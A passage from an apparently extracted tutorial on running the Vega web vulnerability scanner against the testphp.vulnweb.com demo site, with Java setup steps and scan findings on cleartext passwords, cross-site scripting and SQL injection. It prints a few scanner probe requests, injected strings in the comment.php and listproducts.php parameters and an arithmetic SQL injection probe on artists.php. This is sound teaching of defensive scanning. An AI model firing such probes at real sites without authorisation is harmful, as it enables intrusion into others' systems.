
You could see our specified folder path is now present in environment variable.




Now open command prompt and enter '**javac**' and hit enter if you could see **javac options** as shown in following screenshot, java 8 is installed on your machine, now you can use Vega tool.

```
C:\Users\Kumar>javac
Usage: javac <options> <source files>
where possible options include:
  -g                         Generate all debugging info
  -g:none                     Generate no debugging info
  -g:{lines,vars,source}       Generate only some debugging info
  -nowarn                     Generate no warnings
  -verbose                    Output messages about what the compiler is doing
  -deprecation                Output source locations where deprecated APIs are used
  -classpath <path>           Specify where to find user class files and annotation processors
  -cp <path>                  Specify where to find user class files and annotation processors
  -sourcepath <path>          Specify where to find input source files
  -bootclasspath <path>       Override location of bootstrap class files
  -extdirs <dirs>              Override location of installed extensions
  -endorseddirs <dirs>        Override location of endorsed standards path
  -proc:{none,only}            Control whether annotation processing and/or compilation is done.
  -processor <class1>[,<class2>,<class3>...] Names of the annotation processors to run; bypasses
ss
  -processorpath <path>       Specify where to find annotation processors
```


Step 3: Now open the Vega tool (run it as administrator), which you have downloaded from subgraph.com. Now click on red circle as shown below to start new scan or click on scan option and select ‘**start new scan**’ from the drop-down menu once appeared.





Now enter <http://testphp.vulnweb.com> as the base URL for scan, and click on ‘**next**’ to choose which scanner modules to enable for this scan.




Step 4: Now select the modules that you want to scan among the various modules under the terms 1) Injection Modules and 2) Response Processing Modules.




Here you can select cross-site-scripting Injection checks, Shell Injection checks, URL Injection checks and so on. Here we've selected the modules as shown in the following screenshots.



You can exclude listed parameters from scan if you want, otherwise you can uncheck the below shown checkbox. We have excluded the listed parameters from scan, click finish.



You can see the scan is started and after few minutes it will generate the summary.



Once finished you can see the report as below, here it is categorised into four components High, Medium, Low, and Info where some information regarding website is gathered.

The screenshot shows the Subgraph Vega application window. On the left, the 'Website View' panel lists various websites including testphp.vulnweb.com, wordpress.com, and yahoo.com. The 'Scan Alerts' section on the left shows a completed scan from 07/23/2023 at 14:47:34. The main 'Scan Info' panel displays the 'VEGA' logo and the 'Scan Alert Summary'. The summary is categorized into High, Medium, Low, and Info levels. The High category contains 24 findings, including Cleartext Password over HTTP (2), Cross Site Scripting (11), SQL Injection (8), and MySQL Error Detected - Possible SQL Injection (3). The Medium category contains 6 findings, including Local Filesystem Paths Found (6). The Low category contains 2 findings, including Form Password Field with Autocomplete Enabled (2). The Info category contains 8 findings, including Possible AJAX code detected (2), Character Set Not Specified (4), and Blank Body Detected (2).

Category	Findings
High	(24 found)
Cleartext Password over HTTP	2
Cross Site Scripting	11
SQL Injection	8
MySQL Error Detected - Possible SQL Injection	3
Medium	(6 found)
Local Filesystem Paths Found	6
Low	(2 found)
Form Password Field with Autocomplete Enabled	2
Info	(8 found)
Possible AJAX code detected	2
Character Set Not Specified	4
Blank Body Detected	2

This screenshot is similar to the one above, showing the Subgraph Vega interface. The 'Scan Alerts' section highlights the completed scan from 07/23/2023 at 14:47:34. The 'Scan Info' panel shows the 'Scan Alert Summary' with findings categorized by severity. Red boxes highlight the counts for each category: 24 for High, 6 for Medium, 2 for Low, and 8 for Info. The detailed findings for each category are listed in the table below.

Category	Findings
High	(24 found)
Cleartext Password over HTTP	2
Cross Site Scripting	11
SQL Injection	8
MySQL Error Detected - Possible SQL Injection	3
Medium	(6 found)
Local Filesystem Paths Found	6
Low	(2 found)
Form Password Field with Autocomplete Enabled	2
Info	(8 found)
Possible AJAX code detected	2
Character Set Not Specified	4
Blank Body Detected	2

On left side you can see the scan is completed on **23rd July 2023**, click on it and you can see all vulnerabilities that was found in scan.

The screenshot shows the 'Scan Alerts' section of the Vega interface. It lists several completed scans:

- 07/23/2023 14:47:34 [Completed] (40) - Details: http://testphp.vulnweb.com, including 24 High, 6 Medium, and 2 Low vulnerabilities.
- 06/08/2023 17:30:22 [Cancelled] (114)
- 06/07/2023 23:43:48 [Cancelled] (2334)
- 06/07/2023 23:33:10 [Cancelled] (199)
- 06/07/2023 23:31:52 [Cancelled]
- 06/07/2023 23:30:31 [Completed]

The screenshot shows the 'Scan Alert Summary' section of the Vega interface. It provides a breakdown of vulnerabilities by severity:

Severity	Count
High	(24 found)
Cleartext Password over HTTP	2
Cross Site Scripting	11
SQL Injection	8
MySQL Error Detected - Possible SQL Injection	3
Medium	(6 found)
Local Filesystem Paths Found	6
Low	(2 found)
Form Password Field with Autocomplete	2

Step 5: Here you can see all together 40 vulnerabilities were found, among them 24 are categorized as High where the risk rate is very high, let's check **Cleartext Password over HTTP**, this field has 2 vulnerabilities, check **/login.php**.

Here Vega detected a form with a password input field that submits to an insecure (HTTP)target.

The screenshot shows the detailed view for the 'Cleartext Password over HTTP' vulnerability. It includes:

- Classification:** Resource Risk
- Environment:** /login.php, High
- Request:** GET /login.php

Along with discussion Vega has also come up with the Impact it can invoke, and Remediation for the vulnerability.

► DISCUSSION

Vega detected a form with a password input field that submits to an insecure (HTTP) target. Password values should never be sent in the clear across insecure channels. This vulnerability could result in unauthorized disclosure of passwords to passive network attackers.

► IMPACT

- » Vega has detected a form that can cause a password submission over an insecure channel.
- » This could result in disclosure of passwords to network eavesdroppers.

► REMEDIATION

- » Passwords should never be sent over cleartext. The form should submit to an HTTPS target.

► REFERENCES

Some additional links with relevant information published by third-parties:

- » [HTTPS \(Wikipedia\)](#)

Top

Step 6: Here Vega has found cross-site-scripting vulnerability with high-risk rate, click on it and you can study it further. There are **11 XSS vulnerability** found on this website.

The screenshot shows the Vega Scan Alerts interface. On the left, a tree view lists findings: a completed scan on 07/23/2023 at 14:47:34, a site http://testphp.vulnweb.com with 24 high-risk findings, and a specific XSS finding under 'Cross Site Scripting' with 11 sub-items. One of these XSS items is highlighted with a red box. To the right, detailed views for this XSS finding are shown: REQUEST, DISCUSSION, and IMPACT sections. The REQUEST section shows a POST request to /comment.php with parameters name=javascript:>>'> and comment=vega. The DISCUSSION section provides a detailed explanation of Cross-site scripting (XSS) vulnerabilities. The IMPACT section states that XSS is a class of vulnerabilities allowing script code from another website to run in the browser of a user visiting the same website, circumventing the same-origin policy.

Scan Alerts

- 07/23/2023 14:47:34 [Completed] (40)
 - http://testphp.vulnweb.com (40)
 - ! High (24)
 - ! Cleartext Password over HTTP (2)
 - ! Cross Site Scripting (11)
 - /comment.php
 - /listproducts.php
 - /listproducts.php
 - /search.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /showimage.php
 - MySQL Error Detected - Possible SQL Injection (3)

REQUEST

```
POST /comment.php [name=javascript:>>'> comment=vega Submit=Submit phaction=echo ${_POST[comment]}]
```

DISCUSSION

Cross-site scripting (XSS) is a class of vulnerabilities affecting web applications that can result in security controls implemented in browsers being circumvented. When a browser visits a page on a website, script code originating in the website domain can access and manipulate the DOM (document object model), a representation of the page and its properties in the browser. Script code from another website can not. This is known as the "same origin policy", a critical control in the browser security model. Cross-site scripting vulnerabilities occur when a lack of input validation permits users to inject script code into the target website such that it runs in the browser of another user who is visiting the same website. This would circumvent the browser same-origin policy because the browser has no way to distinguish authentic script code from inauthentic, apart from its origin.

IMPACT

VEGA Open Source Web Security Platform

Cross Site Scripting

▶ AT A GLANCE

Classification	Input Validation Error
Resource	/comment.php
Parameter	name
Method	POST
Risk	High

▶ REQUEST

```
POST /comment.php [name=javascript:->">"" comment=vega Submit=Submit  
phpaction=echo $_POST[comment];]
```

▶ DISCUSSION

Cross-site scripting (XSS) is a class of vulnerabilities affecting web applications that can result in security controls implemented in browsers being circumvented. When a browser visits a page on a website, script code originating in the website domain can access and manipulate the DOM (document object model), a representation of the page and its properties in the browser. Script code from another website can not. This is known as the "same origin policy", a critical control in the browser security model. Cross-site scripting vulnerabilities occur when a lack of input validation permits users to inject script code into the target website such that it runs in the browser of another user who is visiting the same website. This would circumvent the browser same-origin policy because the browser has no way to distinguish authentic script code from inauthentic, apart from its origin.

Also check **/listproducts.php** as follows:

Scan Alerts

- 07/23/2023 14:47:34 [Completed] (40)
 - http://testphp.vulnweb.com (40)
 - High (24)
 - Cleartext Password over HTTP (2)
 - Cross Site Scripting (11)
 - /comment.php
 - /listproducts.php
 - /listproducts.php
 - /search.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /secured/newuser.php
 - /showimage.php
 - MySQL Error Detected - Possible SQL Injection (3)

Cross Site Scripting

► AT A GLANCE

Classification	Input Validation Error
Resource	/listproducts.php
Parameter	cat
Method	GET
Risk	High

► REQUEST

```
GET /listproducts.php?cat=4%20->">"'
```

► DISCUSSION

Cross-site scripting (XSS) is a class of vulnerabilities affecting web applications that can result in security controls implemented in browsers being circumvented. When a browser visits a page on a website, script code originating in the website domain can access and manipulate the DOM (document object model), a representation of the page and its properties in the browser. Script code from another website can not. This is known as the "same origin policy", a critical control in the browser security model. Cross-site scripting vulnerabilities occur when a lack of input validation permits users to inject script code into the target website such that it runs in the browser of another user who is visiting the same website. This would circumvent the browser same-origin policy because the browser has no way to distinguish authentic script code from inauthentic, apart from its origin.

► IMPACT

- » The precise impact depends greatly on the application.
- » XSS is generally a threat to web applications which have authenticated users or are otherwise security sensitive.
- » Malicious code may be able to manipulate the content of the site, changing its appearance and/or function for another user.
- » This includes modifying the behavior of the web application (such as redirecting forms, etc).
- » The code may also be able to perform actions within the application without user knowledge.
- » Script code can also obtain and retransmit cookie values if they haven't been set HttpOnly.

► REMEDIATION



- » The developer must identify how the untrustworthy data is being output to the client without adequate filtering.
- » There are various language/platform specific techniques for filtering untrustworthy data.
- » General rules for preventing XSS can be found in the recommended OWASP XSS Prevention Cheat Sheet (see references).

► REFERENCES

Some additional links with relevant information published by third-parties:

- [Cross-Site Scripting \(Wikipedia\)](#)
- [Cross-Site Scripting \(OWASP\)](#)
- [XSS Prevention Cheat Sheet](#)
- [Cross-Site Scripting \(WASC\)](#)

Step 7: Vega also discovered **8 SQL injection** vulnerability on this website as shown below, let's check SQL vulnerability on artist parameter.



Vega says these vulnerabilities are present when externally supplied input is used to construct a SQL query. So, a GET, POST request can modify the query string and performs unintended actions.

SQL Injection

► AT A GLANCE

Classification	Input Validation Error
Resource	http://testphp.vulnweb.com/artists.php
Parameter	artist
Method	GET
Detection Type	Blind Arithmetic Evaluation Differential
Risk	High

► REQUEST

GET /artists.php?artist=2-0

